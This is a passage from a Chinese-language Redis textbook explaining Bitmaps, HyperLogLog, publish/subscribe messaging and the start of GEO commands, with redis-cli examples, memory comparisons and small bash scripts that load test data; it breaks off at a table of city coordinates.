此时如果执行script kill，会收到如下异常信息：

```
(error) UNKILLABLE Sorry the script already executed write commands against the
dataset. You can either wait the script termination or kill the server in a
hard way using the SHUTDOWN NOSAVE command.
```

上面提示Lua脚本正在向Redis执行写命令，要么等待脚本执行结束要么使用shutdown save停掉Redis服务。可见Lua脚本虽然好用，但是使用不当破坏性也是难以想象的。

3.5 Bitmaps

3.5.1 数据结构模型

现代计算机用二进制（位）作为信息的基础单位，1个字节等于8位，例如“big”字符串是由3个字节组成，但实际在计算机存储时将其用二进制表示，“big”分别对应的ASCII码分别是98、105、103，对应的二进制分别是01100010、01101001和01100111，如图3-9所示。




图3-9 字符串“big”用二进制表示

许多开发语言都提供了操作位的功能，合理地使用位能够有效地提高内存使用率和开发效率。Redis提供了Bitmaps这个“数据结构”可以实现对位的操作。把数据结构加上引号主要因为：

·Bitmaps本身不是一种数据结构，实际上它就是字符串（如图3-10所示），但是它可以对字符串的位进行操作。

·Bitmaps单独提供了一套命令，所以在Redis中使用Bitmaps和使用字符串的方法不太相同。可以把Bitmaps想象成一个以位为单位的数组，数组的每个单元只能存储0和1，数组的下标在Bitmaps中叫做偏移量。




图3-10 字符串"big"用二进制表示

3.5.2 命令

本节将每个独立用户是否访问过网站存放在Bitmaps中，将访问的用户记做1，没有访问的用户记做0，用偏移量作为用户的id。

1. 设置值

```
setbit key offset value
```

设置键的第offset个位的值（从0算起），假设现在有20个用户，
userId=0, 5, 11, 15, 19的用户对网站进行了访问，那么当前Bitmaps初始化结果如图3-11所示。




图3-11 setbit使用

具体操作过程如下，unique: users: 2016-04-05代表2016-04-05这天的独立访问用户的Bitmaps：

```
127.0.0.1:6379> setbit unique:users:2016-04-05 0 1
(integer) 0
127.0.0.1:6379> setbit unique:users:2016-04-05 5 1
(integer) 0
127.0.0.1:6379> setbit unique:users:2016-04-05 11 1
(integer) 0
127.0.0.1:6379> setbit unique:users:2016-04-05 15 1
(integer) 0
127.0.0.1:6379> setbit unique:users:2016-04-05 19 1
(integer) 0
```

如果此时有一个userid=50的用户访问了网站，那么Bitmaps的结构变成了图3-12，第20位~49位都是0。




图3-12 userid=50用户访问

很多应用的用户id以一个指定数字（例如10000）开头，直接将用户id和Bitmaps的偏移量对应势必会造成一定的浪费，通常的做法是每次做setbit操作时将用户id减去这个指定数字。在第一次初始化Bitmaps时，假如偏移量非常大，那么整个初始化过程执行会比较慢，可能会造成Redis的阻塞。

2. 获取值

```
gitbit key offset
```

获取键的第offset位的值（从0开始算），下面操作获取id=8的用户是否在2016-04-05这天访问过，返回0说明没有访问过：

```
127.0.0.1:6379> getbit unique:users:2016-04-05 8
(integer) 0
```

由于offset=1000000根本就不存在，所以返回结果也是0：

```
127.0.0.1:6379> getbit unique:users:2016-04-05 1000000
(integer) 0
```

3. 获取Bitmaps指定范围值为1的个数

```
bitcount [start][end]
```

下面操作计算2016-04-05这天的独立访问用户数量：

```
127.0.0.1:6379> bitcount unique:users:2016-04-05  
(integer) 5
```

[start]和[end]代表起始和结束字节数，下面操作计算用户id在第1个字节到第3个字节之间的独立访问用户数，对应的用户id是11，15，19。

```
127.0.0.1:6379> bitcount unique:users:2016-04-05 1 3  
(integer) 3
```

4. Bitmaps间的运算

```
bitop op destkey key[key....]
```

bitop是一个复合操作，它可以做多个Bitmaps的and（交集）、or（并集）、not（非）、xor（异或）操作并将结果保存在destkey中。假设2016-04-04访问网站的userid=1, 2, 5, 9，如图3-13所示。




图3-13 2016-04-04访问网站的用户Bitmaps

下面操作计算出2016-04-04和2016-04-03两天都访问过网站的用户数

量，如图3-14所示。

```
127.0.0.1:6379> bitop and unique:users:and:2016-04-04_03 unique: users:2016-04-
unique:users:2016-04-03
(integer) 2
127.0.0.1:6379> bitcount unique:users:and:2016-04-04_03
(integer) 2
```

如果想算出2016-04-04和2016-04-03任意一天都访问过网站的用户数量（例如月活跃就是类似这种），可以使用or求并集，具体命令如下：

```
127.0.0.1:6379> bitop or unique:users:or:2016-04-04_03 unique:
users:2016-04-03 unique:users:2016-04-03
(integer) 2
127.0.0.1:6379> bitcount unique:users:or:2016-04-04_03
(integer) 6
```




图3-14 利用bitop and命令计算两天都访问网站的用户

5.计算Bitmaps中第一个值为targetBit的偏移量

```
bitpos key targetBit [start] [end]
```

下面操作计算2016-04-04当前访问网站的最小用户id:

```
127.0.0.1:6379> bitpos unique:users:2016-04-04 1  
(integer) 1
```

除此之外，bitops有两个选项[start]和[end]，分别代表起始字节和结束字节，例如计算第0个字节到第1个字节之间，第一个值为0的偏移量，从图3-13可以得知结果是id=0的用户。

```
127.0.0.1:6379> bitpos unique:users:2016-04-04 0 0 1  
(integer) 0
```

3.5.3 Bitmaps分析

假设网站有1亿用户，每天独立访问的用户有5千万，如果每天用集合类型和Bitmaps分别存储活跃用户可以得到表3-3。

表3-3 set和Bitmaps存储一天活跃用户的对比

数据类型	每个用户 id 占用空间	需要存储的用户量	全部内存量
集合类型	64 位	50 000 000	64 位 × 50 000 000 = 400MB
Bitmaps	1 位	100 000 000	1 位 × 100 000 000 = 12.5MB

很明显，这种情况下使用Bitmaps能节省很多的内存空间，尤其是随着时间推移节省的内存还是非常可观的，见表3-4。

表3-4 set和Bitmaps存储独立用户空间对比

	一天	一个月	一年
set	400M	12G	144G
Bitmaps	12.5M	375M	4.5G

但Bitmaps并不是万金油，假如该网站每天的独立访问用户很少，例如只有10万（大量的僵尸用户），那么两者的对比如表3-5所示，很显然，这时候使用Bitmaps就不太合适了，因为基本上大部分位都是0。

表3-5 set和Bitmaps存储一天活跃用户的对比（独立用户比较少）

数据类型	每个 userid 占用空间	需要存储的用户量	全部内存量
集合类型	64 位	100 000	64 位 × 100 000 = 800KB
Bitmaps	1 位	100 000 000	1 位 × 100 000 000 = 12.5MB

3.6 HyperLogLog

HyperLogLog并不是一种新的数据结构（实际类型为字符串类型），而是一种基数算法，通过HyperLogLog可以利用极小的内存空间完成独立总数的统计，数据集可以是IP、Email、ID等。HyperLogLog提供了3个命令：pfadd、pfcount、pfmerge。例如2016-03-06的访问用户是uuid-1、uuid-2、uuid-3、uuid-4，2016-03-05的访问用户是uuid-5、uuid-6、uuid-7，如图3-15所示。




图3-15 2016-03-05和2016-03-06的访问用户



注意

HyperLogLog的算法是由Philippe Flajolet (https://en.wikipedia.org/wiki/Philippe_Flajolet) 在The analysis of a near-optimal cardinality estimation algorithm这篇论文中提出，读者如果有兴趣可以自行阅读。

1.添加

```
pfadd key element [element ...]
```

pfadd用于向HyperLogLog添加元素，如果添加成功返回1：

```
127.0.0.1:6379> pfadd 2016_03_06:unique:ids "uuid-1" "uuid-2" "uuid-3" "uuid-4"
(integer) 1
```

2.计算独立用户数

```
pfcount key [key ...]
```

pfcount用于计算一个或多个HyperLogLog的独立总数，例如
2016_03_06: unique: ids的独立总数为4：

```
127.0.0.1:6379> pfcount 2016_03_06:unique:ids
(integer) 4
```

如果此时向2016_03_06: unique: ids插入uuid-1、uuid-2、uuid-3、uuid-90，结果是5（新增uuid-90）：

```
127.0.0.1:6379> pfadd 2016_03_06:unique:ids "uuid-1" "uuid-2" "uuid-3" "uuid-90"
(integer) 1
127.0.0.1:6379> pfcount 2016_03_06:unique:ids
(integer) 5
```

当前这个例子内存节省的效果还不是很明显，下面使用脚本向
HyperLogLog插入100万个id，插入前记录一下info memory：

```
127.0.0.1:6379> info memory
# Memory
used_memory:835144
used_memory_human:815.57K
...向2016_05_01:unique:ids插入100万个用户，每次插入1000条:
elements=""
key="2016_05_01:unique:ids"
for i in `seq 1 1000000`
```

```
do
elements="${elements} uuid-${i}
if [[ ${((i%1000))} == 0 ]];
then
    redis-cli pfadd ${key} ${elements}
    elements=""
fi
done
```

当上述代码执行完成后，可以看到内存只增加了15K左右：

```
127.0.0.1:6379> info memory
# Memory
used_memory:850616
used_memory_human:830.68K
```

但是，同时可以看到pfcount的执行结果并不是100万：

```
127.0.0.1:6379> pfcount 2016_05_01:unique:ids
(integer) 1009838
```

可以对100万个uuid使用集合类型进行测试，代码如下：

```
elements=""
key="2016_05_01:unique:ids:set"
for i in `seq 1 1000000`
do
    elements="${elements} ${i}"
    if [[ ${((i%1000))} == 0 ]];
    then
        redis-cli sadd ${key} ${elements}
        elements=""
    fi
done
```

可以看到内存使用了84MB：

```
127.0.0.1:6379> info memory
# Memory
used_memory:88702680
used_memory_human:84.59M
```

但独立用户数为100万：

```
127.0.0.1:6379> scard 2016_05_01:unique:ids:set  
(integer) 1000000
```

表3-6列出了使用集合类型和HyperLogLog统计百万级用户的占用空间对比。

表3-6 集合类型和HyperLogLog占用空间对比

数据类型	1天	1个月	1年
集合类型	80M	2.4G	28G
HyperLogLog	15k	450k	5M

可以看到，HyperLogLog内存占用量小得惊人，但是用如此小空间来估算如此巨大的数据，必然不是100%的正确，其中一定存在误差率。Redis官方给出的数字是0.81%的失误率。

3.合并

```
pfmerge destkey sourcekey [sourcekey ...]
```

pfmerge可以求出多个HyperLogLog的并集并赋值给destkey，例如要计算2016年3月5日和3月6日的访问独立用户数，可以按照如下方式来执行，可以看到最终独立用户数是7：

```
127.0.0.1:6379> pfadd 2016_03_06:unique:ids "uuid-1" "uuid-2" "uuid-3" "uuid-4"  
(integer) 1  
127.0.0.1:6379> pfadd 2016_03_05:unique:ids "uuid-4" "uuid-5" "uuid-6" "uuid-7"  
(integer) 1  
127.0.0.1:6379> pfmerge 2016_03_05_06:unique:ids 2016_03_05:unique:ids  
2016_03_06:unique:ids  
OK  
127.0.0.1:6379> pfcount 2016_03_05_06:unique:ids  
(integer) 7
```

HyperLogLog内存占用量非常小，但是存在错误率，开发者在进行数据

结构选型时只需要确认如下两条即可：

- 只为了计算独立总数，不需要获取单条数据。
- 可以容忍一定误差率，毕竟HyperLogLog在内存的占用量上有很大的优势。

3.7 发布订阅

Redis提供了基于“发布/订阅”模式的消息机制，此种模式下，消息发布者和订阅者不进行直接通信，发布者客户端向指定的频道（channel）发布消息，订阅该频道的每个客户端都可以收到该消息，如图3-16所示。Redis提供了若干命令支持该功能，在实际应用开发时，能够为此类问题提供实现方法。




图3-16 Redis发布订阅模型

3.7.1 命令

Redis主要提供了发布消息、订阅频道、取消订阅以及按照模式订阅和取消订阅等命令。

1.发布消息

```
publish channel message
```

下面操作会向channel: sports频道发布一条消息“Tim won the championship”，返回结果为订阅者个数，因为此时没有订阅，所以返回结果为0：

```
127.0.0.1:6379> publish channel:sports "Tim won the championship"
(integer) 0
```

2.订阅消息

```
subscribe channel [channel ...]
```

订阅者可以订阅一个或多个频道，下面操作为当前客户端订阅了channel: sports频道：

```
127.0.0.1:6379> subscribe channel:sports
Reading messages... (press Ctrl-C to quit)
1) "subscribe"
2) "channel:sports"
3) (integer) 1
```

此时另一个客户端发布一条消息：

```
127.0.0.1:6379> publish channel:sports "James lost the championship"  
(integer) 1
```

当前订阅者客户端会收到如下消息：

```
127.0.0.1:6379> subscribe channel:sports  
Reading messages... (press Ctrl-C to quit)  
...  
1) "message"  
2) "channel:sports"  
3) "James lost the championship"
```

如果有多个客户端同时订阅了channel: sports，整个过程如图3-17所示。

有关订阅命令有两点需要注意：

· 客户端在执行订阅命令之后进入了订阅状态，只能接收subscribe、psubscribe、unsubscribe、punsubscribe的四个命令。

· 新开启的订阅客户端，无法收到该频道之前的消息，因为Redis不会对发布的消息进行持久化。




图3-17 多个客户端同时订阅频道channel: sports



开发提示

和很多专业的消息队列系统（例如Kafka、RocketMQ）相比，Redis的发布订阅略显粗糙，例如无法实现消息堆积和回溯。但胜在足够简单，如果当前场景可以容忍的这些缺点，也不失为一个不错的选择。

3. 取消订阅

```
unsubscribe [channel [channel ...]]
```

客户端可以通过unsubscribe命令取消对指定频道的订阅，取消成功后，不会再收到该频道的发布消息：

```
127.0.0.1:6379> unsubscribe channel:sports
1) "unsubscribe"
2) "channel:sports"
3) (integer) 0
```

4. 按照模式订阅和取消订阅

```
psubscribe pattern [pattern...]
punsubscribe [pattern [pattern ...]]
```

除了subscribe和unsubscribe命令，Redis命令还支持glob风格的订阅命令psubscribe和取消订阅命令punsubscribe，例如下面操作订阅以it开头的所有频道：

```
127.0.0.1:6379> psubscribe it*
Reading messages... (press Ctrl-C to quit)
1) "psubscribe"
2) "it*"
```

```
3) (integer) 1
```

5.查询订阅

(1) 查看活跃的频道

```
pubsub channels [pattern]
```

所谓活跃的频道是指当前频道至少有一个订阅者，其中[*pattern*]是可以指定具体的模式：

```
127.0.0.1:6379> pubsub channels
1) "channel:sports"
2) "channel:it"
3) "channel:travel"
127.0.0.1:6379> pubsub channels channel:*r*
1) "channel:sports"
2) "channel:travel"
```

(2) 查看频道订阅数

```
pubsub numsub [channel ...]
```

当前channel: sports频道的订阅数为2：

```
127.0.0.1:6379> pubsub numsub channel:sports
1) "channel:sports"
2) (integer) 2
```

(3) 查看模式订阅数

```
pubsub numpat
```

当前只有一个客户端通过模式来订阅：

```
127.0.0.1:6379> pubsub numpat  
(integer) 1
```

3.7.2 使用场景

聊天室、公告牌、服务之间利用消息解耦都可以使用发布订阅模式，下面以简单的服务解耦进行说明。如图3-18所示，图中有两套业务，上面为视频管理系统，负责管理视频信息；下面为视频服务面向客户，用户可以通过各种客户端（手机、浏览器、接口）获取到视频信息。




图3-18 发布订阅用于视频信息变化通知

假如视频管理员在视频管理系统中对视频信息进行了变更，希望及时通知给视频服务端，就可以采用发布订阅的模式，发布视频信息变化的消息到指定频道，视频服务订阅这个频道及时更新视频信息，通过这种方式可以有效解决两个业务的耦合性。

·视频服务订阅video: changes频道如下：

```
subscribe video:changes
```

·视频管理系统发布消息到video: changes频道如下：

```
publish video:changes "video1,video3,video5"
```

·当视频服务收到消息，对视频信息进行更新，如下所示：

```
for video in video1,video3,video5  
    update {video}
```

3.8 GEO

Redis3.2版本提供了GEO（地理信息定位）功能，支持存储地理位置信息用来实现诸如附近位置、摇一摇这类依赖于地理位置信息的功能，对于需要实现这些功能的开发者来说是一大福音。GEO功能是Redis的另一位作者Matt Stancliff^[1]借鉴NoSQL数据库Ardb^[2]实现的，Ardb的作者来自中国，它提供了优秀的GEO功能。

1.增加地理位置信息

```
geoadd key longitude latitude member [longitude latitude member ...]
```

longitude、latitude、member分别是该地理位置的经度、纬度、成员，表3-7展示5个城市的经纬度。

表3-7 5个城市经纬度

